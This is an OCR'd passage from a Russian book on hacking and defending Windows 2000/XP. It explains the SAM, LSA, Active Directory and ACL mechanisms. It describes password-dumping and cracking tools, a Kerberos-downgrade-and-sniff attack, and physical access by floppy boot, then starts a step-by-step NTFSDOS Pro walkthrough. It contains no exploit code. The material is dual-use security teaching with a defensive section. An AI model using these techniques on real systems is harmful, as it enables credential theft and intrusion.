Работу всей системы защиты Windows 2000/XP обеспечивает служба SRM (Security Reference Monitor - Монитор защиты обращений). Монитор SRM работает в режиме ядра системы Windows 2000/XP, т.е. невидимо для пользователя. Однако в системе Windows 2000/XP есть программы, в том числе поддерживающие графический интерфейс, которые позволяют обратиться к различным компонентам монитора SRM. Эти компоненты таковы.

- Диспетчер LSA (Local Security Authority - Локальные средства защиты), проверяющий, имеет ли пользователь разрешения на доступ к системе согласно политике безопасности, хранимой в специальной базе данных LSA. Иными словами, диспетчер LSA авторизует пользователей системы согласно принятой политике безопасности. Помимо этого, диспетчер LSA управляет политикой защиты системы и аудитом, а также ведет журнал безопасности.
- Диспетчер SAM (Security Account Manager - Диспетчер учетных записей системы защиты), который поддерживает работу с учетными записями *локальных* пользователей и групп. Эти учетные записи необходимы для аутентификации пользователей, которые далее авторизуются диспетчером LSA.
- Служба AD (Active Directory - Активный каталог), которая поддерживает базу данных AD с учетными записями пользователей и групп *домена*. Эти учетные записи необходимы для аутентификации пользователей, далее авторизуемых диспетчером LSA.
- Процедура регистрации, которая получает от пользователя введенный логин и пароль, после чего выполняет проверку двоякого рода: если при входной регистрации был указан домен, то контроллеру домена посылается запрос, причем для связи компьютеров используется протокол Kerberos; если же указан локальный компьютер, то проверку выполняет локальный компьютер.

Вам, наверное, уже стало понятным, как все это работает: процедура регистрации в диалоге, генерируемом при включении компьютера, предлагает пользователю ввести свой логин, пароль и указать компьютер/домен, в который он хочет войти. Далее серверы SAM и AD выполняют аутентификацию пользователя, а сервер LSA выполняет авторизацию пользователя. Если все прошло нормально, то пользователь входит в систему, и все его действия, т.е. обращения к информационным ресурсам, контролируются службой SRM.

Это, конечно, чрезвычайно упрощенная модель работы системы защиты Windows 2000/XP. Однако приведенных данных достаточно, чтобы выявить две основные уязвимости системы защиты. Во-первых, это наличие баз данных с паролями пользователей (SAM и AD); во-вторых, это наличие обмена информацией между компьютерами при регистрации пользователя в домене. Посмотрим, что это нам дает.

База SAM

Понятно, что лучше всего искать то, что тебе надо, в местах, которые для этого отведены по определению. Так что самое лучшее, что может сделать хакер, попав в компьютер, это попробовать взломать доступ к базам SAM и AD, что сразу обеспечит его паролями доступа ко всем ресурсам компьютера. База SAM хранится в виде файла в каталоге **%корневой_каталог%\system32\config\sam**, а база AD - в каталоге **%корневой_каталог%\ntds\ntds.dit**. Так что, чего, казалось бы, проще - открыть эти базы данных и прочитать содержимое! Не тут то было.

В стародавние времена, когда любителей чужих секретов было не так много и они не были такие умные, это и в самом деле было несложно сделать, вернее, не так сложно, как в системах Windows 2000/XP. Для защиты паролей в базе SAM в системе Windows NT 4 использовалось слабенькое шифрование паролей, обеспечиваемое протоколом сетевой идентификации NTLM и, к тому же, для обратной совместимости были оставлены пароли, зашифрованные согласно протоколу сетевой идентификации LM, который использовался в предыдущих версия Windows. Шифрование LM было настолько слабо, что пароли в SAM взламывались хакерскими утилитами, например, популярнейшей утилитой LOphtCrack **(http://www.atstacke.com)** без всяких затруднений, методом прямого перебора всех возможных вариантов.

Недостатком первых версий утилиты LOphtCrack было отсутствие инструмента извлечения шифрованных паролей из базы SAM, но с этой задачей успешно справлялась не менее известная программа, запускаемая из командной строки, pwdump **(http://www.atstacke.com).** Так что в деле хакинга Windows царила полная гармония - программа pwdump извлекала из базы SAM шифрованные пароли учетных записей и заносила их в файл, далее этот файл читала программа LOphtCrack, и путем некоторых усилий - очень небольших, учитывая недостатки протокола LM - расшифровывала добытые пароли.

Однако все изменилось с появлением Service Pack 3 для Windows NT 4, в котором было реализовано средство, называемое Syskey и представляющее собой инструмент для стойкого (надежного) шифрования паролей, хранимых в SAM. При желании пользователь Windows NT 4 мог включить средство Syskey самостоятельно; в системах же Windows 2000/XP шифрование Syskey устанавливается автоматически. В отличие от шифрования LM и NTLM шифрование Syskey не позволяет выполнять взлом паролей простым перебором, поскольку при использовании паролей достаточной длины это потребует неприемлемых затрат

вычислительных ресурсов. Поэтому единственное, на что осталось надеяться хакеру - это рассчитывать на недостатки политики безопасности, допускающие применение пользователями паролей длиной 3-4 символа, а то и вовсе использование в качестве паролей слов из английского языка. Вспомните, мы приводили в Главе 1 пример недавнего взлома базы данных Microsoft, шифрованной паролем длиной четыре символа - и это в Microsoft!

Так что хакерам пришлось поднапрячься и придумать более изощренные методы взлома системы защиты Windows. Чтобы разобраться в этих методах, давайте рассмотрим более подробно, как работает эта защита.

Объекты системы защиты

Как же система Windows 2000/XP управляет всеми этими участниками процесса аутентификации, авторизации, аудита, в который вовлечены пользователи, компьютеры, группы пользователей с различными правами доступа к информационным ресурсам? А вот как.

Каждый пользователь, компьютер, учетная запись или группа считаются *объектом системы защиты* Windows, и каждому такому объекту при его создании присваивается так называемый *идентификатор системы защиты* SID (Security IDentifier), представляющий собой 48-разрядное число, уникальное для всей компьютерной системы. Каждому компьютеру после установки системы Windows 2000/XP присваивается случайно выбранное значение SID, и каждому домену Windows 2000 после инсталляции также присваивается случайно выбранное уникальное значение SID.

Все объекты системы защиты имеют определенные привилегии доступа к информационным ресурсам. А как же владельцы ресурсов определяют, какому объекту разрешен доступ к данному конкретному ресурсу, и какой именно доступ? С этой целью для каждого информационного ресурса (файла, папки и т.д.) в системе Windows задается список ACL (Access Control List - Список управления доступом), который содержит записи ACE (Access Control Entries - Записи управления доступом). Записи ACE содержат идентификаторы SID объектов системы защиты и их права доступа к данному ресурсу. Списки ACL создаются самими владельцами информационных ресурсов с помощью средств операционной системы, например, Проводника (Explorer) Windows, и работа с этими средствами описана в любом руководстве по операционным системам Windows 2000/XP.

Вот как происходит работа со списками ACL. После регистрации в компьютере Windows 2000/XP каждый объект (например, пользователь) получает от диспетчера LSA *маркер доступа,* содержащий идентификатор SID самого пользователя и набор идентификаторов SID всех групп, в которые пользователь входит. Далее, когда вошедший в систему пользователь обращается к ресурсу, служба SRM сравнивает его маркер доступа с идентификаторами SID в списке ACL ресурса, и если пользователь имеет право на доступ к ресурсу, то он его получает.

Как видим, все очень «просто», хотя на самом деле наше описание - это верхушка айсберга. Мы однако не будем углубляться в изучение системы защиты, поскольку все, что нам нужно - это понять, как можно сломать всю эту конструкцию. Путей для этого множество, и их поиском и обустройством для всеобщего блага занято множество весьма квалифицированных людей. Один из самых напрашивающихся и элегантных способов - это очистка списков ACL всех объектов, после чего система Windows 2000/XP открывается для любых манипуляций. И такие проекты имеются, находясь в стадии активной разработки (например, проект программы NTKap на сайте **http://www.rootkit.com).** Однако эффективность таких утилит умаляется тем обстоятельством, что доступ к спискам ACL сам по себе требует административных привилегий!

Раз все так не просто при локальном доступе к компьютеру, то чего можно ожидать от каких-либо путей вторжения, связанных с процессом сетевой идентификации пользователя домена? Ведь при этом по сети передается множество конфиденциальной информации, включая пароли. Обсудим эту задачу, но вначале рассмотрим, из чего состоит сеть компьютеров Windows 2000/XP.

Активный каталог

Если основой построения сети компьютеров Windows NT 4 были домены, т.е. группы компьютеров под управлением контроллера, то сети Windows 2000/XP структурируются и управляются с помощью служб активного каталога ADS (Active Directory Services). Службы ADS устанавливаются и управляются средствами серверов Windows 2000, и выполняемые при этом процедуры описаны в руководствах по использованию систем Windows 2000 Server. Мы не будем повторять их содержимое, а просто постараемся указать, что интересного может найти хакер во всех этих активных каталогах.

Все компоненты компьютерной сети - компьютеры, пользователи, ресурсы, службы, учетные записи - для службы ADS являются *объектами,* свойства которых определяются с помощью *атрибутов,* т.е. параметров различного назначения. Например, объект *учетная запись* имеет атрибут *имя пользователя,* а объекты *компьютер* имеют атрибут *IP-адрес компьютера в локальной сети.*

Для удобства управления этими объектами в ADS используются объекты, называемые *контейнерами,* задача которых - хранить в себе остальные объекты, в том числе контейнерные. К контейнерным объектам относятся *организационные единицы* OU (Organization Units), которые могут включать в себя пользователей, группы, компьютеры, принтеры, приложения, политики системы защиты, общие файлы и папки, плюс другие OU. Назначение OU - упростить администрирование компьютерной сети путем разделения ее на части с разными характеристиками, т.е. можно поместить в отдельные OU различные компьютеры и пользователей, после чего настроить работу этих OU с учетом содержимого.

Для организации сети компьютеров Windows 2000/XP они могут объединяться в логические единицы, называемые *доменами.* Каждый домен управляется контроллерами домена, хранящими общую для домена информацию и выполняющими централизованную авторизацию подсоединяющихся пользователей. В домене Windows 2000 контроллеров может быть несколько, и все они - равноправны, что отличает домен Windows 2000 от домена Windows NT. Таким образом, компьютеры одного домена совместно используют единую базу учетных записей, и вошедший в домен пользователь имеет доступ ко всем общим ресурсам домена.

Для структурирования компьютерной сети домены Windows 2000/XP могут быть объединены в *деревья,* а деревья могут быть объединены в *лес.* Таким образом, вся сеть организации может состоять из доменов отделов, и при этом каждый домен будет иметь собственное имя и контроллер. Между всеми доменами деревьев и лесов организуются двусторонние доверительные отношения, т.е. входящие в один домен компьютеры могут получать доступ к компьютеру из другого домена в лесу или дереве.

Преимущество использования такой модели состоит в возможности структурирования имен сетевых компьютеров, которые должны соответствовать их положению в лесу доменов. Допустим, у нас имеется домен с именем **domen**. Тогда компьютеры домена именуются так: **com1.domen, comp2.domen**... А теперь допустим, что в сети имеется множество доменов, и каждый домен имеет свое имя, допустим, **domen1, domen2,**... Чтобы организовать дерево доменов, создается несколько ветвей, и к имени каждого домена в ветви слева приписывается имя смежного с ним домена в направлении от корня дерева.

Например, если domenl и domen2 входят в одну ветвь, причем domen2 «вырастает» из domenl, то компьютеры из domen2 будут именоваться comp1.domen2.domen1, **comp2.domen2.domen1**, ... **compN.domen2.domen1**. А чтобы организовать из двух доменов domenl и domen2 лес, имеющий имя forest, то его имя добавляется справа от имени домена. Таким образом, компьютеры в domenl будут именоваться **comp1.domen1.forest, comp2.domen1.forest**..., а в domen2 компьютеры будут именоваться как **comp1.domen2.forest,** comp2.domen2.forest. . . . Между всеми доменами леса устанавливаются двусторонние доверительные отношения.

В общем, вся эта возня с доменами - занятие для системных администраторов, для хакера тут интересно вот что: права доступа к ресурсам доменов леса или дерева для различных учетных записей зависят от их членства в трех основных группах.

- Универсальная группа (Universal group), членами которой могут быть пользователи всего леса, и следовательно, членство в универсальной группе предоставляет доступ к компьютерам всего леса.

- **Глобальная группа** (Global Group), членами которой могут быть только пользователи одного домена, соответственно, членство в глобальной группе предоставляет доступ к ресурсам всего домена.
- **Локальные группы домена** (Local group domain), членами которой могут быть пользователи всего леса, но локальные группы могут быть использованы только для управления доступом к ресурсам одного домена.

Именно эти группы следует указывать в списках ACL для задания прав доступа к информационным ресурсам. Теперь хакеру все становится понятным - для взлома сети лучше всего получить права члена универсальной группы. А для этого можно, например, взломать базу AD, либо перехватить в сети пароль при регистрации пользователя на контроллере домена, либо проделать еще какую-либо штучку, коими переполнены новости с фронта виртуальных сражений.

Вообще-то база AD устроена наподобие SAM, так что для нее справедливы все те слова, что сказаны ранее про шифрование и взлом паролей в SAM. Однако взлом AD затруднен тем обстоятельством, что размер AD, как правило, весьма велик (до 10 Мб), и база AD хранится на серверах, которые, чаще всего, защищены на порядок лучше клиентских компьютеров. Таким образом, наиболее оптимальной стратегией хакера может быть проникновение в клиентский компьютер с последующими попытками взлома контроллеров домена. Для этого можно, скажем, с помощью снифера перехватить пароли и логины, необходимые для входа пользователя в домен Window 2000, во время их передачи по сети на контроллер домена. Такие программы существуют, например, последняя версия LC4 программы L0pghtCrack снабжена эффективным механизмом перехвата и сетевых пакетов с целью последующего взлома паролей.

Мы еще поговорим про эту в высшей степени полезную программу, но пока рассмотрим поподробнее, как происходит процедура сетевой идентификации пользователей - там имеются и еще кое-какие интересные возможности.

Регистрация в домене Windows 2000

При регистрации пользователя в домене Windows 2000 используется процедура *запроса с подтверждением,* означающая следующее. Вначале контроллер домена передает клиентскому компьютеру *запрос* - случайное число, для которого клиент подсчитывает значение одной очень важной криптографической функции, называемой *хэш-функцией*, или просто *хэшем*, используя при этом пароль пользователя в качестве аргумента. Что такое хэш-функция, вы можете прочесть в Приложении D этой книги, здесь же ограничимся лишь указанием, что все хэш-функции имеют следующее характерное свойство. Настоящую хэш-функцию очень просто вычислить по значению аргументов, но вот наоборот, вычислить значения аргументов по значению хэш-функции почти невозможно, поскольку это требует нереальных вычислительных ресурсов. Вот что это дает системе защиты.

Подсчитанную хэш-функцию клиент передает обратно контроллеру домена, и контроллер снова подсчитывает эту же хэш-функцию для тех же аргументов - переданного клиенту значения случайного числа и пароля пользователя, который хранится в базе AD. Если оба значения хэш-функции совпадают - пользователь аутентифицирован, поскольку такого совпадения практически невозможно достичь без знания аргументов - такова природа хэш-функций. Преимущества такой аутентификации очевидны - пароль по сети не передается, а использование случайного числа гарантирует невозможность повторных использований перехваченных запросов и ответов для прохождения сетевой регистрации.

Для хакера все эти криптографические штучки весьма интересны в следующем отношении. Во-первых, при такой сетевой аутентификации по сети передаются всего лишь значения хэш-функции пароля. Во-вторых, даже поверхностного знания криптографии достаточно для уяснения факта, что восстановление пароля по значению хэш-функции невозможно только практически, но теоретически это возможно, хотя бы методом прямого перебора или, как говорят в криптографии, методом «грубой силы».

Объем вычислений, необходимый для взлома пароля, определяет *криптостойкость*, т.е надежность протокола сетевой аутентификации. И вот тут-то и возникает большая дыра, в которую пролезло немало шустрых личностей, которые, исследовав методы шифрования протокола LM, пришли к выводу - взлом протокола LM вполне возможен вследствие некой грубой криптографической ошибки (подробности можно узнать, к примеру, в [3]). Для исправления ситуации Microsoft выпустила гораздо более защищенный протокол NTLM (в Service Pack 3 для Windows NT 4) и протокол NTLMv2 (в Service Pack 4 для Windows NT 4). И, наконец, в Windows 2000 появился протокол Kerberos, который стал первым по-настоящему стойким протоколом сетевой идентификации, призванным обезопасить сетевое взаимодействие компьютеров в процессе идентификации. Однако не тут то было.

Дело в том, что в системах Windows 2000/XP для обеспечения обратной совместимости со старыми системами Windows поддерживаются все предыдущие версии протоколов, включая LM. И если компьютеры Windows 2000/XP не в состоянии идентифицировать друг друга по протоколу Kerberos, они автоматически переходят на использование ненадежных протоколов NTLM или LM. Так что хакеры действуют следующим образом - они блокируют специально сформированными сетевыми пакетами TCP-порт 88 контроллера домена, используемый Kerberos, и вынуждают компьютеры переходить на старые версии протоколов аутентификации. Дальнейшее понятно без объяснения - с помощью снифера перехватываются пакеты с паролями для идентификации по протоколам LM или NTLM, после чего с помощью утилиты L0phtCrack выполняется взлом пароля.

Таким образом, положение антихакера выглядит безнадежным - кажется, что нет никакой возможности отбиться от хакерских попыток взлома компьютерной сети. И в самом деле, что может сделать антихакер?

Антихакинг

Для защиты от столь хитроумных любителей чужих секретов прежде всего требуется создать эффективную политику безопасности, которая, помимо прочего, включала бы меры по ограничению физического доступа к компьютеру. Следует четко уяснить, что если хакер получит локальный доступ к компьютеру, то рано или поздно все содержащиеся в нем конфиденциальные данные будут раскрыты. Если компьютер подсоединен к сети, то следующим шагом хакера будет взлом сетевых серверов. Как вы, наверное, уже поняли, возможностей у него будет предостаточно.

Выработка политики безопасности и настройка системы защиты компьютера должна производиться постепенно, по мере накопления информации о возможных угрозах и опыта по их парированию. Однако с самого начала эксплуатации системы можно применить средство обеспечения безопасности компьютера, называемое *шаблонами безопасности*, впервые появившимися в системах Windows 2000. Эти шаблоны представляют собой целые наборы параметров системы защиты, подготовленные Microsoft для всеобщего использования, и включающие настройки политики безопасности для автономного компьютера, рабочей станции и контроллера домена. В системах Windows XP шаблоны безопасности получили дальнейшее развитие и обеспечивают достаточно надежную защиту от широко распространенных атак компьютеров Windows.

Установка и настройка этих шаблонов подробно описана в справочной системе Windows 2000/XP или в книге [7], так что не будем повторяться. Начав с установки шаблона безопасности, далее можно постепенно уточнять эти настройки, создав собственную базу данных системы защиты, отражающую ваш личный опыт работы с системой. Прочность своей защиты можно проверять с помощью сканеров безопасности, например, приложения Retina, о работе с которым можно прочитать в книге [7].

Наилучшим же техническим решением защиты от сетевых атак методом перехвата трафика является во-первых, отказ от использования старых версий протоколов аутентификации. Во-вторых, следует прибегнуть к технологиям криптографической защиты, в частности, к построению сети VPN (Virtual Private Network - Виртуальная частная сеть). Технология VPN заранее предполагает, что кабельная система сети не защищена от хакерских вторжений и все передаваемые данные могут быть перехвачены. Поэтому весь сетевой трафик VPN шифруется надежными алгоритмами, исключающими или сильно затрудняющими перехват расшифровки данных.

Все эти старания, конечно, не пропадут даром, однако, как говорит известный специалист по криптографии Брюс Шнайер (Bruce Schneier), автор бестселлера «Прикладная криптография» (Applied Cryptography), безопасность - это процесс. Нет такого метода защиты, который сможет раз и навсегда обезопасить компьютерную систему - схватка хакера и антихакера не прекратится никогда, по крайней мере, в обозримом будущем этого точно не произойдет. Так что в

крайней мере, в обозримом будущем этого точно не произойдет. Так что в следующей главе мы познакомимся с первым эпизодом этой Великой Виртуальной Войны - локальным вторжением в компьютер, т.е. наиболее эффективным и полноценным способом взлома системы.

Заключение

В этой главе вы познакомились со средствами обеспечения безопасности Windows 2000/XP и узнали о «болевых точках» системы защиты, которые используются хакерами для выполнения наиболее широко распространенных атак. Теперь вас не смутят аббревиатуры SAM, LSA, SRM, ADS, LM, NTLM, Kerberos и так далее. Введенные здесь термины и обозначения будут использоваться при описании орудий взлома систем Windows, к которым мы переходим со следующей главы. Желающие углубить свои познания в сфере средств защиты Windows 2000/XP, сетей TCP/IP и служб ADS могут обратиться к большому числу прекрасных литературных источников, из которых можно выделить серию книг Microsoft Press по серверам Windows 2000.

Часть 2. Автономный компьютер

В этой части книги мы обсуждаем методы локального вторжения хакеров в компьютер и ответные действия антихакера. Вначале обсуждаются препятствия, которые должен преодолеть хакер для входа в атакуемую систему. Далее описываются этапы хакерской атаки на компьютер с использованием локального доступа - проникновение в систему, расширение привилегий, реализация цели и сокрытие следов.

ГЛАВА 5. Проникновение в систему

Познакомившись в предыдущей главе с системой защиты Window 2000/XP, вы, наверное, уже задались вопросом, а как же можно обойти все «ЗА» наворочен-ных средств обеспечения безопасности, которые создавало большое число квалифицированных специалистов? Все зависит от обстоятельств, и в Главе 2, где были перечислены возможные пути вторжения в компьютер, первым в списке стояло локальное вторжение, когда хакер получает физический доступ к консоли управления компьютерной системы, что обеспечивает ему наибольшее число возможностей хакинга. Вот с него мы и начнем. (Только не подумайте, что вас будут учить лазить в форточку или обшаривать помойки - для этого вы можете обратиться к Интернету. Здесь же мы ограничимся компьютерными технологиями.)

Вообще-то возможность такого вторжения в наибольшей степени обуславливается ненадлежащим выполнением правил политики безопасности организации, а то и полным ее отсутствием. Ныне вполне заурядна ситуация, когда к компьютерной сети неведомо кем и как подключено множество компьютеров, а политика информационной безопасности сводится к листочку со списком паролей, приклеенным к монитору (потом их выбрасывают на помойку - ну и...).

Так что для получения локального доступа к компьютеру хакеру может и не потребоваться орудовать отмычками, лазить через забор или в открытую форточку, чтобы попасть в помещение с компьютерами. После чего, пройдя все испытания, бедный хакер, подсвечивая себе фонариком и пугливо озираясь, должен заняться выкручиванием винчестера для последующего исследования, или пытаться войти в компьютерную систему, поминутно рискуя быть схваченным и посаженным за решетку (поскольку все это - чистейшей воды уголовщина). Неужели все так страшно? Да нет же, нет - чаще всего нужно просто протянуть

руку и сорвать плод, висящий над головой. Во многих случаях свободный доступ к компьютерному оборудованию - вещь достаточно обычная.

Итак, хакер сел за рабочий стол с компьютером и приступил к работе. Первое, что ему следует сделать - это войти в систему под учетной записью с высокими привилегиями, лучше всего - администратора системы. Тут существуют варианты, и мы их постараемся рассмотреть.

Во-первых, вполне возможна ситуация, когда и делать-то ничего не надо - сотрудник Вася Пупкин вышел на перекур и надолго застрял в курительной комнате за обсуждением вчерашнего футбольного матча, а его компьютер отображает на экране окно проводника Windows. Это вполне реально, как и то, что на мониторе может быть приклеен листочек со списком паролей доступа, и каждый пользователь - как минимум член группы опытных пользователей, которым разрешена установка программ и доступ почти ко всем ресурсам компьютера. И чего тут удивляться, что, рано или поздно, все такие системы попадают в лапы типов наподобие доктора Добрянского (см. Главу 1), а уж они-то найдут чем там заняться, мало не покажется. Описанная ситуация - это полный хаос в политике безопасности организации, и, повторяем, таких организаций - полным-полно.

Во-вторых, в более благополучных организациях на экране покинутых компьютеров может светиться заставка, защищенная паролем, или же при попытке входа хакеру отображается приглашение на ввод пароля системы Windows или системы BIOS компьютера. Тогда хакеру для входа в компьютер придется поработать с системой защиты, и один из путей получения доступа к ресурсам компьютера Windows 2000/XP состоит в загрузке системы со съемного носителя.

Загрузка со съемного носителя

ЕСЛИ вход в компьютерную систему закрыт паролем доступа, то хакер может попытаться загрузить систему со съемного носителя - дискеты или компакт-диска (естественно, при наличии дисководов). Чего, казалось бы, проще - вставляй загрузочную дискету с системой MS-DOS в дисковод и включай компьютер! Однако подождите с выводами - все не так просто, и тут есть свои подводные камни. Во-первых, загрузка системы со съемного носителя может быть запрещена настройкой параметров BIOS системы, а доступ к параметрам BIOS закрыт паролем. Эту ситуацию мы рассмотрим в следующем разделе.

Во-вторых, даже если загрузка со съемного носителя в BIOS разрешена, то вы можете столкнуться с проблемой доступа к файловой системе NTFS, поддерживаемой только системами Windows 2000/XP. Таким образом, после загрузки системы MS-DOS вы просто-напросто не увидите жесткого диска - вожделенного хранилища информации, из-за которого все и было затеяно.

Конечно, можно быстро-быстро, потея и озираясь по сторонам, вывинтить жесткий диск и убежать (автор категорически не советует - если поймают - все, и надолго! И потом, как говаривал О. Бендер, все это «низкий сорт, грязная работа»),

чтобы потом спокойно исследовать его содержимое на своем компьютере Windows 2000/XP. Но более квалифицированный хакер поступит иначе - он прибегнет к утилите NTFSDOS Professional **(http://www.winternals.com)** компании Winternals Software LP, которая позволяет получить доступ к дискам NTFS из системы MS-DOS. Помимо всего прочего, эта утилита чрезвычайно полезна при порче операционной системы, утрате пароля входа в Windows 2000/XP и в других случаях. Так что эта утилита полезна обоим участникам виртуальной битвы - и хакеру, и антихакеру. Поэтому опишем работу с утилитой NTFSDOS Professional - она это заслужила.

Утилита **NTFSDOS Pro**

Применение утилиты NTFSDOS Pro заключается в следующем. После инсталляции программы в главном меню Windows создается папка **NTFSDOS Professional** с командой вызова мастера **NTFSDOS Professional Boot Disk Wizard** (Мастер загрузочных дисков NTFSDOS Professional). Запуск этого мастера создает загрузочную дискету или жесткий диск, который может быть использован для работы с томами NTFS. Опишем работу мастера по шагам.

*Перед началом работы вы должны создать две загрузочные дискеты, воспользовавшись командами **FORMAT /S** или **SYS** системы MS-DOS. Или же можно создать эти дискеты с помощью команды форматирования Windows XP с установленным флажком **Create an MS-DOS startup disk** (Создать загрузочную дискету MS-DOS).*

> Выберите команду главного меню **Пуск** ◆ **Программы** ◆ **NTFSDOS Professional** (Start * Programs * NTFSDOS Professional). На экране появится диалог с приветствием (Рис. 5.1).




Рис. 5.1. Приветственный диалог мастера установки NTFSDOS Pro

➤ Щелкните мышью на кнопке **Next** (Далее). На экране появится следующий диалог (Рис. 5.2), в котором отображается напоминание о необходимости иметь под рукой две загрузочные дискеты, о которых мы уже упоминали чуть выше.




Рис. 5.2. Диалог с предупреждением о необходимости иметь системные дискеты

> Если у вас имеются загрузочные дискеты, то нажмите кнопку **Next** (Далее), иначе займитесь созданием этих дискет.

По умолчанию NTFSDOS Pro использует версию набора символов MS DOS для США (кодовая страница 437). В отобразившемся третьем диалоге мастера (Рис. 5.3) предлагается выбрать дополнительный набор символов.




Рис. 5.3. Диалог выбора языковой поддержки

➤ Выберите требуемый набор и щелкните мышью на кнопке Next (Далее). На экране появится следующий диалог мастера установки NTFSDOS Pro (Рис. 5.4).




Рис. 5.4. Выбор каталога с системными файлами Windows

В этом диалоге надо указать место хранения системных файлов Windows NT/2000/XP, необходимых NTFSDOS Pro. Следует выбрать или корневой каталог системы, например, C:\W1NNT, либо каталог \I386 инсталляционного диска Windows **NT/2000/XP**, либо компакт-диск с Service Pack.

> Сделайте свой выбор и щелкните мышью на кнопке Next (Далее). На экране появится следующий диалог мастера установки NTFSDOS Pro (Рис. 5.5).




Рис. 5.5. Выбор места инсталляции NTFSDOS Pro

В этом диалоге необходимо указать каталог или диск для инсталляции программы NTFSDOS Pro. Этот каталог или диск должен быть доступен для MS-DOS,

т.е. должен быть томом FAT или FAT32. При указании диска A: мастер создаст две или три дискеты. Кнопка **Advanced** (Дополнительно) позволяет инсталлировать NTFSDOS Pro для других систем, отличных от MS-DOS.

> Сделайте свои назначения и щелкните мышью на кнопке **Next** (Далее). На экране появится диалог мастера установки с сообщением о начале инсталляции NTFSDOS Pro (Рис. 5.6).

